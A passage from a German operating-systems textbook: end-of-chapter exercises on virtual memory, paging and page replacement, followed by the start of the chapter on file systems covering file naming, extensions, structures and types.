- 13.** Eine virtuelle 32-Bit-Adresse wird in vier Teile a , b , c und d aufgeteilt. Die ersten drei Felder sind die Indizes für eine dreistufige Seitentabelle. Das vierte Feld, d , ist der Offset. Hängt die Anzahl der Seiten von der Länge aller vier Felder ab? Wenn nein, welche Felder sind unwichtig?
- 14.** Ein Computer hat 32-Bit-Adressen und 4-KB-Seiten. Das Programm und die Daten passen in die erste Seite (0–4.095). Der Stack passt in die letzte Seite. Wie viele Einträge werden für eine traditionelle (einstufige) Seitentabelle benötigt? Wie viele für eine zweistufige Tabelle, mit 10 Bit für jede Tabelle?

15. Ein Computer, dessen Prozesse 1.024 Seiten in ihrem Adressraum haben, hält seine Seitentabellen im Speicher. Der Aufwand, ein Wort aus einer Seiten-tabelle zu lesen, ist 5 ns. Um ihn zu verringern, hat der Computer einen TLB, der 32 Paare (virtuelle Seite, physischer Seitenrahmen) enthält und in 1 ns durchsucht werden kann. Welche Trefferrate ist nötig, um den durchschnittlichen Aufwand auf 2 ns zu reduzieren?
16. Der TLB einer VAX enthält kein *R*-Bit. Warum nicht?
17. Wie kann die Hardware für den Assoziativspeicher eines TLB implementiert werden und was sind die Folgen für die Erweiterbarkeit eines solchen Entwurfs?
18. Eine Maschine hat virtuelle 48-Bit-Adressen und physische 32-Bit-Adressen. Wie viele 8-KB-Seiten sind in der Seitentabelle?
19. Ein Computer mit 8-KB-Seiten, 256 MB Arbeitsspeicher und 64 GB virtuellem Adressraum benutzt invertierte Seitentabellen für seinen virtuellen Speicher. Wie groß sollte die Hashtabelle sein, damit die Listen in der Tabelle durchschnittlich weniger als einen Eintrag haben, vorausgesetzt, die Größe der Tabelle ist eine Zweierpotenz?
20. Ein Student in einem Compilerbau-Kurs schlägt als Projekt vor, einen Compiler zu schreiben, der eine Liste von Seitenreferenzen erzeugt, die benutzt werden kann, um den optimalen Seitenersetzungsalgorithmus zu implementieren. Ist das möglich? Begründen Sie Ihre Antwort. Gibt es eine Möglichkeit, das Paging zur Laufzeit effizienter zu machen?
21. Nehmen Sie an, die Folge der virtuellen Seitenzugriffe besteht aus einer langen Seitenreferenzkette, die immer wiederholt wird und der hin und wieder eine zufällige Seitenreferenz folgt. Zum Beispiel besteht die Folge 0, 1, ..., 511, 431, 0, 1, ..., 511, 332, 0, 1, ... aus Wiederholungen der Folge 0, 1, ..., 511, gefolgt von einer zufälligen Referenz auf die Seiten 431 und 332.
 - a. Warum sind die Standard-Seitenersetzungsalgorithmen (LRU, FIFO, Clock) bei der Bearbeitung dieser Sequenz nicht effizient, wenn die Seitenzuteilung kleiner als die Länge der Folge ist?
 - b. Nehmen Sie nun an, dass diesem Programm 500 Seitenrahmen zugeteilt sind. Beschreiben Sie ein Modell zur Seitenersetzung, das besser als LRU, FIFO oder Clock funktioniert.
22. Wie viele Seitenfehler erzeugt der FIFO-Algorithmus mit acht Seiten und vier Seitenrahmen für die Referenzkette 0172327103, wenn die Seitenrahmen zu Beginn leer sind? Wiederholen Sie die Aufgabe für LRU.
23. Betrachten Sie die Seitenfolge aus ► Abbildung 3.15(b). Angenommen, die *R*-Bits für die Seiten *B* bis *A* sind 11011011. Welche Seite würde Second Chance entfernen?

- 24.** Ein kleiner Computer hat vier Seitenrahmen. Im ersten Timerintervall sind die R -Bits 0111 (Seite 0 ist 0, der Rest ist 1). In den nächsten Intervallen sind die Werte 1011, 1010, 1101, 0010, 1010, 1100 und 0001. Geben Sie die Werte für die vier 8-Bit-Zähler eines Aging-Algorithmus nach dem letzten Intervall an.
- 25.** Geben Sie ein einfaches Beispiel einer Seitenreferenzfolge an, bei dem die erste Seite, die zur Ersetzung ausgewählt wird, für Clock und LRU unterschiedlich ist. Nehmen Sie an, dass einem Prozess drei Rahmen zugeteilt sind und dass die Referenzkette Seitennummern aus der Menge 0, 1, 2, 3 enthält.
- 26.** In ▶ Abbildung 3.21(c) zeigt der Zeiger des WSClock-Algorithmus auf eine Seite mit $R = 0$. Wird die Seite entfernt, falls $\tau = 400$ ist? Was ist bei $\tau = 1.000$?
- 27.** Eine Festplatte hat eine durchschnittliche Such- und Rotationszeit von jeweils 10 ms und eine Spurgröße von 32 KB. Wie lange dauert es, ein 64-KB-Programm zu laden, bei einer Seitengröße von
 - 2 KB?
 - 4 KB?
 Die Seiten sind zufällig über die Platte verstreut und die Anzahl der Zylinder ist so groß, dass die Wahrscheinlichkeit, dass zwei Seiten auf demselben Zylinder liegen, vernachlässigbar ist.
- 28.** Ein Computer hat vier Seitenrahmen. Die Tabelle zeigt für jede Seite die Ladezeit, die Zeit des letzten Zugriffes sowie die R - und M -Bits. Die Seiten sind jeweils in Timerintervallen angegeben.

Seite	geladen	letzter Zugriff	R	M
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

- Welche Seite ersetzt NRU?
- Welche Seite ersetzt FIFO?
- Welche Seite ersetzt LRU?
- Welche Seite ersetzt Second Chance?

29. Gegeben sei das folgende zweidimensionale Feld:

```
int X[64][64];
```

Nehmen Sie an, dass ein System vier Seitenrahmen hat und jeder Rahmen besteht aus 128 Wörtern (eine Zahl belegt ein Wort). Programme, die das X -Feld manipulieren, passen genau in eine Seite und besetzen immer Seite 0. Die Daten werden von den anderen drei Rahmen ein- und ausgelagert. Das X -Feld wird aufsteigend nach Zeilen gespeichert (d.h., $X[0][1]$ kommt hinter $X[0][0]$ im Speicher). Welches der beiden unten gezeigten Codefragmente wird die wenigsten Seitenfehler erzeugen? Begründen Sie Ihre Lösung und berechnen Sie die Gesamtzahl an Seitenfehlern.

Fragment A

```
for (int j = 0; j < 64; j++)
    for (int i = 0; i < 64; i++) X[i][j] = 0;
```

Fragment B

```
for (int i = 0; i < 64; i++)
    for (int j = 0; j < 64; j++) X[i][j] = 0;
```

30. Eine der ersten Timesharing-Maschinen, die PDP-1, hatte einen Speicher mit 4 KB 18-Bit-Wörtern. Es war jeweils nur ein Prozess im Speicher. Wenn der Scheduler einen anderen Prozess laufen lassen wollte, wurde der Prozess im Speicher auf eine Magnettrommel geschrieben, auf deren Oberfläche 4 KB 18-Bit-Wörter Platz hatten. Die Trommel konnte an jeder beliebigen Stelle anfangen zu lesen oder zu schreiben, nicht nur bei Wort 0. Können Sie sich vorstellen, warum diese Trommel benutzt wurde?
31. Ein Computer stellt jedem Prozess einen Adressraum von 64 KB zur Verfügung, aufgeteilt in 4-KB-Seiten. Ein Programm hat 32.768 Byte Programmcode, 16.386 Byte Daten und 15.870 Byte Stack. Passt dieses Programm in den Adressraum? Würde es passen, wenn die Seiten 512 Byte groß wären? Denken Sie daran, dass eine Seite nicht zwei Teile von verschiedenen Segmenten enthalten kann.
32. Kann eine Seite gleichzeitig zu zwei verschiedenen Arbeitsbereichen gehören? Warum (nicht)?
33. Es wurde beobachtet, dass die Zahl der ausgeführten Befehle zwischen zwei Seitenfehlern direkt proportional zur Anzahl der Seitenrahmen ist, die das Programm belegt. Wenn sich der verfügbare Speicher verdoppelt, verdoppelt sich auch die Zeit zwischen den Seitenfehlern. Angenommen, ein normaler Befehl dauert eine Mikrosekunde, aber wenn ein Seitenfehler auftritt, dauert er 2.001 Mikrosekunden (d.h. 2 Millisekunden für den Seitenfehler). Wie lange würde ein Programm laufen, das nach 60 Sekunden beendet ist und während dieser Zeit 15.000 Seitenfehler erzeugt, wenn es doppelt so viel Speicher zur Verfügung hätte?

- 34.** Ein Team von Betriebssystementwicklern der Spar Computer GmbH will in ihrem neuen Betriebssystem Hintergrundspeicher einsparen. Der Oberguru macht den Vorschlag, den Programmtext gar nicht erst im Swapping-Segment zu speichern, sondern ihn bei Bedarf direkt aus der Programmdatei einzulagern. Ist das für den Programmtext möglich und wenn ja, unter welchen Bedingungen? Wie sieht es mit den Programmdaten aus?
- 35.** Ein Maschinenbefehl, der ein 32-Bit-Wort aus dem Speicher in ein Register lädt, enthält die Speicheradresse des Wortes, das geladen werden soll. Wie viele Seitenfehler kann der Befehl maximal auslösen?
- 36.** Wenn, wie in MULTICS, Segmentierung und Paging benutzt werden, muss zunächst der Segmentdeskriptor geladen werden, dann der Seitendeskriptor. Funktioniert der TLB so auch mit einer zweistufigen Suche?
- 37.** Wir betrachten ein Programm, das aus zwei Segmenten besteht (siehe Tabelle). Die Befehle befinden sich in Segment 0 und die Daten zum Lesen und Schreiben sind in Segment 1. Segment 0 ist vor dem Lesen und Ausführen geschützt, Segment 1 vor Lese-/Schreibzugriffen. Das Speichersystem ist ein virtueller Speicher mit Demand Paging und virtuellen Adressen, die eine 4-Bit-Seitennummer und einen 10-Bit-Offset haben. Die Seitentabellen und Schutz sind wie folgt (alle Zahlen in der Tabelle sind Dezimalzahlen):

Segment 0		Segment 1	
Lesen/Ausführen		Lesen/Schreiben	
Virtuelle Seite	Seitenrahmen	Virtuelle Seite	Seitenrahmen
0	2	0	auf der Platte
1	auf der Platte	1	14
2	11	2	9
3	5	3	6
4	auf der Platte	4	auf der Platte
5	auf der Platte	5	13
6	4	6	8
7	3	7	12

Geben Sie für jeden der folgenden Fälle entweder eine reale (aktuelle) Speicheradresse an, die aus der dynamischen Adressenübersetzung resultiert, oder identifizieren Sie den Typ des aufgetretenen Fehlers (entweder Seitenfehler oder Schutzverletzung).

- a. Hole von Segment 1, Seite 1, Offset 3.
 - b. Speichere in Segment 0, Seite 0, Offset 16.
 - c. Hole von Segment 1, Seite 4, Offset 28.
 - d. Springe zu Segment 1, Seite 3, Offset 32.
- 38.** Können Sie sich eine Situation vorstellen, in der die Unterstützung von virtuellem Speicher eine schlechte Idee ist? Was könnte damit gewonnen werden, wenn man auf virtuellen Speicher verzichtet? Warum?
- 39.** Finden Sie die Größenverteilung der ausführbaren Dateien auf einem beliebigen Computer heraus. Berechnen Sie den Mittel- und den Medianwert. Auf einem Windows-System suchen Sie alle Dateien mit den Endungen .dll und .exe. Auf einem Unix-System verwenden Sie alle Dateien in den Verzeichnissen /bin, /usr/bin und /local/bin, die keine Skripte sind (oder verwenden Sie das Programm *file*, um alle ausführbaren Dateien zu finden). Berechnen Sie die optimale Seitengröße für diesen Computer. Berücksichtigen Sie dabei nur die Größe des Programmcodes (nicht die Daten). Ziehen Sie die interne Fragmentierung und die Größe der Seitentabelle in Betracht. Machen Sie eine vernünftige Annahme über die Größe eines Eintrages in der Seitentabelle. Gehen Sie davon aus, dass alle Programme mit der gleichen Wahrscheinlichkeit benutzt werden und deshalb gleich gewichtet werden sollten.
- 40.** Kleine Programme unter MS-DOS können zu .COM-Dateien übersetzt werden. Solche Dateien werden immer an Adresse 0x100 in ein einziges Segment geladen, das für Code, Daten und Stack gleichzeitig benutzt wird. Bei Befehlen zur Ablaufsteuerung (z.B. JMP oder CALL) oder Befehlen, die auf Daten an statischen Adressen zugreifen, wird die Adresse in den Objektcode hinein übersetzt. Schreiben Sie ein Programm, das eine .COM-Datei an jede beliebige Adresse relozieren kann. Das Programm muss den Programmcode nach den Opcodes von Befehlen durchsuchen, die feste Speicheradressen verwenden, und diese Befehle dann an den neuen Speicherbereich anpassen. Die benötigten Opcodes finden Sie in einem Lehrbuch über Assemblerprogrammierung. Diese Aufgabe ohne zusätzliche Informationen perfekt zu lösen, ist übrigens unmöglich, weil Daten und Operanden im Programm die Werte von Opcodes annehmen können.
- 41.** Schreiben Sie ein Programm zur Simulation von Paging mithilfe des Aging-Algorithmus. Die Anzahl der Seitenrahmen soll als Parameter übergeben werden. Die Folge der Speicherzugriffe sollte aus einer Datei eingelesen werden. Stellen Sie für eine gegebene Eingabedatei die Anzahl der Seitenfehler pro 1.000 Speicherzugriffen als eine Funktion der Anzahl der verfügbaren Seitenrahmen dar.

- 42.** Schreiben Sie ein Programm, das den Einfluss von TLB-Fehlern auf die tatsächliche Speicherzugriffszeit demonstriert, indem die Zeit pro Zugriff gemessen wird, die benötigt wird, um ein langes Feld zu durchlaufen.
- Erläutern Sie die Hauptkonzepte Ihres Programms. Welche Aussagen erwarten Sie aus der Ausgabe für eine reale virtuelle Speicherarchitektur herleiten zu können?
 - Lassen Sie Ihr Programm auf einem Computer laufen und beschreiben Sie, wie gut die tatsächlichen Daten Ihren Erwartungen entsprechen.
 - Wiederholen Sie Teil b), diesmal aber mit einem älteren Computer, der eine andere Architektur besitzt. Erklären Sie die Hauptunterschiede in der Ausgabe.
- 43.** Schreiben Sie ein Programm, das den Unterschied zwischen der Benutzung einer lokalen und einer globalen Seitenersetzungsstrategie für den einfachen Fall von zwei Prozessen demonstriert. Sie werden eine Routine benötigen, die eine Seitenreferenzfolge erzeugen kann, welche auf einem statistischen Modell basiert. Dieses Modell hat N Zustände, die von 0 bis $N - 1$ durchnummieriert sind und die jeweils einen der möglichen Seitenzugriffe repräsentieren. Jedem Zustand i ist ein Wert p_i zugeordnet, der die Wahrscheinlichkeit darstellt, mit der der nächste Zugriff auf dieselbe Seite erfolgt. Andernfalls wird beim nächsten Seitenzugriff jede andere Seite mit gleich hoher Wahrscheinlichkeit angesprochen.
- Zeigen Sie, dass sich die Routine zur Erzeugung der Seitenreferenzfolge für kleine N richtig verhält.
 - Berechnen Sie die Seitenfehlerrate für ein kleines Beispiel, in dem es einen Prozess und eine festgelegte Anzahl von Seitenrahmen gibt. Erklären Sie, warum dieses Verhalten korrekt ist.
 - Wiederholen Sie Teil b) mit zwei Prozessen mit unabhängigen Seitenreferenzfolgen und mit doppelt so vielen Seitenrahmen wie in Teil b).
 - Wiederholen Sie Teil c), aber benutzen Sie diesmal eine lokale Strategie anstelle einer globalen Strategie. Stellen Sie außerdem die Seitenfehlerrate pro Prozess der Fehlerrate der lokalen Strategie gegenüber.

4

ÜBERBLICK

Dateisysteme

4.1 Dateien	316
4.2 Verzeichnisse	328
4.3 Implementierung von Dateisystemen	333
4.4 Dateisystemverwaltung und -optimierung	353
4.5 Beispiele von Dateisystemen	377
4.6 Forschung zu Dateisystemen	389
Zusammenfassung	390
Übungen	390

» Jede Anwendung muss Informationen speichern und abrufen können. Während der Ausführungszeit eines Prozesses kann dieser eine begrenzte Menge von Informationen im eigenen Adressraum ablegen, aber die Speicherkapazität ist durch die Größe des virtuellen Adressraums beschränkt. Für einige Anwendungen ist diese Größe sicherlich ausreichend, doch für andere wie beispielsweise Flugreservierungen, Bankensoftware oder firmeninterne Datenhaltung ist sie viel zu gering.

Bei der Datenhaltung im Adressraum des Prozesses ergibt sich noch ein weiteres Problem: Die Information ist verloren, sobald der Prozess terminiert. Für viele Anwendungen (z.B. Datenbanken) muss die Information jedoch über Wochen, Monate oder sogar für immer gespeichert werden. Hier ist es natürlich untragbar, die Daten mit der Beendigung des Prozesses verschwinden zu lassen. Und sie dürfen auch nicht verloren gehen, wenn der Prozess durch einen Systemabsturz abgebrochen wird.

Ein drittes Problem entsteht daraus, dass oft mehrere Prozesse gleichzeitig auf die Informationen (oder Teile davon) zugreifen müssen. Wenn ein Online-Telefonverzeichnis im Adressraum eines einzigen Prozesses aufbewahrt wird, so kann auch nur dieser Prozess darauf zugreifen. Dieses Problem kann gelöst werden, indem die Information selbst unabhängig von dem jeweiligen Prozess gehalten wird.

Somit gibt es drei wesentliche Anforderungen an die langfristige Speicherung von Daten:

1. Es muss möglich sein, eine große Menge von Informationen zu speichern.
2. Die Information muss auch nach der Beendigung des jeweils auf sie zugreifenden Prozesses noch erhalten bleiben.
3. Mehrere Prozesse müssen gleichzeitig auf die Information zugreifen können.

Jahrelang wurden Magnetplatten für diese Langzeitspeicherung benutzt, ebenso Bänder und optische Speichermedien, doch diese hatten ein viel geringeres Leistungsvermögen. Wir werden Platten in Kapitel 5 genauer untersuchen, aber im Moment reicht es aus, sich eine Platte als eine lineare Folge von Blöcken mit fester Größe vorzustellen, die zwei Operationen unterstützt:

1. Lesen von Block k
2. Schreiben von Block k

In Wirklichkeit gibt es noch mehr Operationen, doch mit diesen beiden könnte man – im Prinzip – das Problem der langfristigen Speicherung lösen.

Dies sind allerdings recht ungewöhnliche Operationen, besonders für große Systeme, auf denen viele Anwendungen laufen und an denen möglicherweise mehrere Benutzer arbeiten (z.B. einem Server). Schnell kommen hier einige Fragen auf, wie zum Beispiel:

1. Wie findet man die Information?
2. Wie verhindert man, dass ein Benutzer die Daten eines anderen liest?
3. Woher weiß man, welche Blöcke unbenutzt sind?

Wir haben gesehen, wie das Betriebssystem das Konzept des Prozessors verallgemeinert hat, indem es die Abstraktion des Prozesses erzeugt hat, und wie es das Konzept des physischen Speichers abstrahiert hat, indem Prozessen ein (virtueller) Adressraum angeboten wird. So kann auch dieses Problem mit einer neuen Abstraktion gelöst werden: der Datei. Zusammengenommen sind die Abstraktionen von Prozessen (und Threads), Adressräumen und Dateien die wichtigsten Konzepte im Zusammenhang mit Betriebssystemen. Wenn Sie diese drei Konzepte von Anfang bis Ende wirklich verstanden haben, sind Sie auf dem besten Weg, ein Experte für Betriebssysteme zu werden.

Dateien (*file*) sind logische Informationseinheiten, die von Prozessen erzeugt werden. Eine Platte wird gewöhnlich Tausende oder sogar Millionen davon enthalten, jede unabhängig von der anderen. Wenn Sie sich jede Datei als ein Art Adressraum vorstellen, sind Sie im Prinzip gar nicht so weit von der Realität entfernt, außer dass Dateien benutzt werden, um die Platte statt des Speichers zu modellieren.

Prozesse können bestehende Dateien lesen und bei Bedarf neue erzeugen. Die Information, die in Dateien gespeichert wird, muss **persistent** sein, d.h., sie darf nicht von der Erzeugung und Beendigung eines Prozesses beeinträchtigt werden. Eine Datei sollte erst dann endgültig verschwinden, wenn ihr Eigentümer sie ausdrücklich löscht. Auch wenn die Operationen zum Lesen und Beschreiben einer Datei die gebräuchlichsten sind, existieren noch viele andere. Einige davon werden wir weiter unten beschreiben.

Dateien werden vom Betriebssystem verwaltet. Wie Dateien strukturiert und benannt werden, wie auf sie zugegriffen wird, wie sie benutzt, geschützt, implementiert und verwaltet werden – all das sind wichtige Themen beim Entwurf eines Betriebssystems. Der Teil des Betriebssystems, der für die Dateien zuständig ist, ist das **Dateisystem** (*file system*), das Gegenstand des vorliegenden Kapitels ist.

Aus der Sicht des Benutzers ist es die wichtigste Eigenschaft eines Dateisystems, wie es sich ihm präsentiert, das heißt, woraus eine Datei besteht, wie sie benannt und geschützt wird, welche Operationen auf ihr erlaubt sind und so weiter. Details wie die Fragen, ob verkettete Listen oder Bitmaps zur Verwaltung des freien Speicherplatzes benutzt werden oder wie viele Sektoren in einem logischen Block untergebracht sind, interessieren den Benutzer dagegen weniger – wobei diese Themen für die Entwickler eines Dateisystems sehr wohl große Bedeutung haben. Wir haben deshalb dieses Kapitel in verschiedene Abschnitte unterteilt. Die ersten beiden Abschnitte beschäftigen sich mit der Benutzungsschnittstelle zu Dateien bzw. zu Verzeichnissen. Darauf folgt eine detaillierte Diskussion zur Implementierung und Verwaltung eines Datei- systems und schließlich stellen wir einige existierende Dateisysteme vor.



4.1 Dateien

Auf den folgenden Seiten betrachten wir die Dateien vom Standpunkt des Benutzers aus, d.h., wie Dateien benutzt werden und welche Eigenschaften sie haben.

4.1.1 Benennung von Dateien

Dateien sind eine Einrichtung zur Abstraktion. Sie bieten die Möglichkeit, Informationen auf einer Platte zu speichern und sie später wieder zu lesen. Dabei müssen dem Benutzer die Details über das Wo und Wie der Speicherung und die tatsächliche Arbeitsweise der Platte verborgen bleiben.

Das wahrscheinlich wichtigste Merkmal einer Abstraktion ist die Art und Weise, wie die verwalteten Objekte benannt werden. Deshalb beginnen wir unser Studium der Dateisysteme mit der Namensgebung. Wenn ein Prozess eine Datei erzeugt, dann gibt er ihr einen Namen. Terminiert der Prozess, so existiert die Datei weiterhin und andere Prozesse können über den Namen auf die Datei zugreifen.

Die exakten Regeln für die Benennung variieren von System zu System, doch alle aktuell verfügbaren Betriebssysteme erlauben Zeichenfolgen von ein bis acht Buchstaben als legale Dateinamen. Somit sind z.B. *andrea*, *bruce* und *cathy* mögliche Dateinamen. Oft sind auch Zahlen und Sonderzeichen erlaubt, damit sind Ausdrücke wie *2*, *urgent!* oder *Fig.2-14* ebenfalls gültige Namen. Viele Dateisysteme unterstützen Namenslängen von maximal 255 Zeichen.

Einige Dateisysteme unterscheiden zwischen Groß- und Kleinschreibung, andere nicht. UNIX gehört zur ersten Kategorie, MS-DOS zur zweiten. In UNIX könnten *maria*, *Maria* und *MARIA* unterschiedliche Dateien sein, unter MS-DOS verweisen all diese Namen auf dieselbe Datei.

An dieser Stelle ist ein Vorgriff auf Dateisysteme vielleicht ganz angebracht: Windows 95 und Windows 98 benutzen beide das MS-DOS-Dateisystem **FAT-16** und erben folglich viele von dessen Eigenschaften, beispielsweise wie die Namen aufgebaut sind. Mit Windows 98 ist FAT-16 zwar um einige Eigenschaften erweitert worden, was zu **FAT-32** führte, trotzdem sind sich diese beiden Dateisysteme recht ähnlich. Auch Windows NT, Windows 2000, Windows XP und Windows Vista unterstützen noch beide FAT-Dateisysteme, die heutzutage aber ziemlich veraltet sind. Diese vier NT-basierten Betriebssysteme haben ein eigenes Dateisystem (NTFS), das andere Eigenschaften hat (wie beispielsweise die Namensgebung in Unicode). Wenn wir uns in diesem Kapitel auf das MS-DOS- oder FAT-Dateisystem beziehen, so meinen wir damit FAT-16 oder FAT-32, wie es unter Windows benutzt wird, falls nichts anderes angegeben ist. Das FAT-Dateisystem werden wir uns später hier in diesem Kapitel ansehen, NTFS in Kapitel 11, wo wir Windows Vista detailliert betrachten.

Viele Betriebssysteme unterstützen zweigeteilte Dateinamen, wobei die beiden Teile durch einen Punkt voneinander getrennt werden, wie z.B. bei *prog.c*. Der Teil hinter dem Punkt wird **Dateiendung** oder **Dateinamenserweiterung** (*file extension*) genannt und enthält in der Regel bestimmte Informationen über die Datei. Bei MS-DOS zum Beispiel

sind die Dateinamen zwischen einem und acht Buchstaben lang, zuzüglich einer optionalen Erweiterung zwischen einem und drei Buchstaben. Unter UNIX ist die Länge der Erweiterung, falls es überhaupt eine gibt, dem Benutzer überlassen. Hier kann eine Datei sogar zwei oder mehr Erweiterungen haben, wie in *homepage.html.zip*, wobei *.html* anzeigt, dass es sich um eine Webseite in HTML handelt, und *.zip*, dass die Datei *homepage.html* mit einem ZIP-Programm komprimiert wurde. Einige der gebräuchlichsten Dateiendungen und deren Bedeutung sind in ▶ Abbildung 4.1 dargestellt.

Erweiterung	Bedeutung
Name.bak	Sicherungsdatei
Name.c	C-Quelltextdatei
Name.gif	Bilddatei im Compuserve Graphical Interchange Format
Name.hlp	Hilfedatei
Name.html	Dokument in Hypertext Markup Language für das WWW
Name.jpg	Bilddatei nach dem JPEG-Standard codiert
Name.mp3	Musikdatei im MPEG-Layer-3-Format
Name.mpg	Film nach dem MPEG-Standard codiert
Name.o	Objektdatei (übersetzt, noch nicht gebunden)
Name.pdf	Datei im Portable Document Format
Name.ps	PostScript-Datei
Name.tex	Eingabedatei für das TeX-Satzsystem
Name.txt	Allgemeine Textdatei
Name.zip	Komprimiertes Archiv

Abbildung 4.1: Einige typische Dateiendungen

Bei einigen Systemen (z.B. UNIX) sind Dateiendungen lediglich Konventionen, die vom Betriebssystem nicht erzwungen werden. Eine Datei mit dem Namen *file.txt* könnte eine Textdatei sein, aber der Name dient mehr dazu, den Nutzer an den Typ dieser Datei zu erinnern, als dem Computer Informationen zu übermitteln. Andererseits könnte ein C-Compiler darauf bestehen, dass seine Eingabedateien die Endung *.c* haben, und sich andernfalls weigern, sie zu übersetzen.

Konventionen wie diese sind besonders dann hilfreich, wenn ein Programm verschiedene Dateitypen bearbeiten kann. Dem C-Compiler beispielsweise kann eine Liste von Dateien übergeben werden, die zu übersetzen und zu binden sind, von denen einige C-Dateien, andere Dateien in Assemblersprache sein können. In diesem Fall sind die Endungen für den Compiler entscheidend, um C-Dateien, Assemblerdateien und andere Dateien auseinanderhalten zu können.

Unter Windows haben die Endungen dagegen eine feste Bedeutung. Benutzer (oder Prozesse) können Endungen beim Betriebssystem registrieren lassen und für jede Endung festlegen, mit welchem Programm sie geöffnet werden soll. Wenn ein Benutzer einen Doppelklick auf einen Dateinamen ausführt, dann wird das Programm gestartet, dem diese Endung zugewiesen wurde, und die Datei als Parameter übergeben. Beispielsweise wird durch einen Doppelklick auf die Datei *file.doc* das Programm Microsoft Word mit *file.doc* als Anfangsdokument geöffnet.

4.1.2 Dateistruktur

Dateien können in verschiedenster Art und Weise strukturiert sein. Drei der gebräuchlichsten Möglichkeiten sind in ►Abbildung 4.2 dargestellt. Die Datei in ►Abbildung 4.2(a) ist eine unstrukturierte Byte-Folge. Folglich weiß das Betriebssystem nichts über deren Inhalt und kümmert sich auch nicht darum. Das einzige Sichtbare sind die Bytes. Die Interpretation muss von den Programmen auf der Benutzerebene kommen. Sowohl UNIX als auch Windows verwenden diese Methode.




Abbildung 4.2: Drei Datearten (a) Byte-Folge (b) Folge von Datensätzen (c) Baum

Die Sicht des Betriebssystems auf Dateien als Byte-Folge garantiert ein Maximum an Flexibilität. Benutzerprogramme können alles Mögliche in Dateien abspeichern und ihnen passende Namen geben. Das Betriebssystem unterstützt das Programm dabei nicht, behindert es aber auch nicht – was für Benutzer, die unübliche Dinge mit Dateien vorhaben, sehr wichtig werden kann. Alle UNIX-Versionen, MS-DOS und Windows benutzen dieses Dateimodell.

Der erste Schritt in Richtung Struktur ist in ►Abbildung 4.2(b) dargestellt. Bei diesem Modell ist die Datei eine Sequenz von Datensätzen fester Größe, wobei jeder Datensatz eine interne Struktur besitzt. Zentraler Gedanke dieses Ansatzes ist das Konzept, dass Leseoperationen jeweils einen Datensatz zurückgeben und Schreiboperationen jeweils einen Datensatz überschreiben oder anhängen. Ein Blick in die Geschichte zeigt, dass in längst vergangenen Jahrzehnten, als die 80-Spalten-Lochkarte noch die Szene

beherrschte, viele (Großrechner-)Betriebssysteme ihr Dateisystem aus Dateien aufbauten, die aus Datensätzen mit 80 Zeichen bestanden – also Abbildungen der Lochkarten waren. Diese Systeme unterstützten auch Dateien mit Datensätzen von 132 Zeichen, die für die Zeilendrucker bestimmt waren (in jenen Tagen große Kettendrucker mit 132 Spalten). Die Programme lasen die Eingabe in Einheiten von 80 Zeichen und schrieben die Ausgabe in Einheiten von 132 Zeichen, wobei die letzten 52 Zeichen natürlich auch Leerzeichen sein konnten. Kein allgemein gebräuchliches Betriebssystem benutzt heute noch dieses Modell als erstes Dateisystem, aber in den Tagen der 80-Spalten-Lochkarten und 132-Zeichen-Zeilendrucker war dieses Modell auf Großrechnern weit verbreitet.

Die dritte Art der Dateistrukturierung ist in ►Abbildung 4.2(c) zu sehen. Bei dieser Form besteht eine Datei aus einem Baum von Datensätzen, die nicht notwendigerweise die gleiche Länge haben müssen. Jeder Datensatz enthält einen **Schlüssel** (key) an einer festen Position. Der Baum ist nach diesem Schlüssel sortiert, so dass eine schnelle Suche nach einem bestimmten Schlüssel möglich ist.

Die Basisoperation ist hier nicht die Suche nach dem nächsten Eintrag, obwohl das natürlich auch möglich ist, sondern die Suche nach einem Eintrag mit einem bestimmten Schlüssel. Für die Zoo-Datei der Abbildung 4.2(c) könnte man beispielsweise das System beauftragen, den Datensatz mit dem Schlüssel *Pony* zu finden, ohne sich um die exakte Position in der Datei kümmern zu müssen. Außerdem können der Datei neue Einträge hinzugefügt werden, wobei das Betriebssystem und nicht der Benutzer über deren Platzierung entscheidet. Dieser Dateityp unterscheidet sich sehr von den unstrukturierten Byte-Folgen, die bei UNIX und Windows zum Einsatz kommen, er ist aber auf Großrechnern, die in der kommerziellen Datenverarbeitung noch benutzt werden, weit verbreitet.

4.1.3 Dateitypen

Viele Betriebssysteme unterstützen mehrere Arten von Dateien. UNIX und Windows zum Beispiel verwenden reguläre Dateien und Verzeichnisse, unter UNIX gibt es außerdem Zeichen- und Blockdateien. **Reguläre Dateien** (*regular file*) enthalten Benutzerinformationen. Alle Dateien aus Abbildung 4.2 sind reguläre Dateien. **Verzeichnisse** (*directory*) sind Systemdateien, die zur Verwaltung der Struktur eines Dateisystems eingesetzt werden. Wir werden Verzeichnisse weiter unten behandeln. **Zeichendateien** (*character special file*) beziehen sich auf die Ein-/Ausgabe und modellieren serielle Ein-/Ausgabegeräte, wie zum Beispiel Terminals, Drucker und Netzwerke. Die **Blockdateien** (*special block file*) werden verwendet, um Plattspeicher zu modellieren. In diesem Kapitel sind wir in erster Linie an den regulären Dateien interessiert.

Reguläre Dateien sind im Allgemeinen entweder ASCII- oder Binärdateien. ASCII-Dateien bestehen aus Textzeilen. Bei manchen Systemen endet jede Zeile mit dem Zeichen für den Zeilenumbruch (in der Regel die Return-Taste), bei anderen wird das Zeilenvorschubzeichen verwendet. Einige Systeme (z.B. MS-DOS) benutzen beide Zeichen. Zeilen müssen nicht unbedingt die gleiche Länge haben.

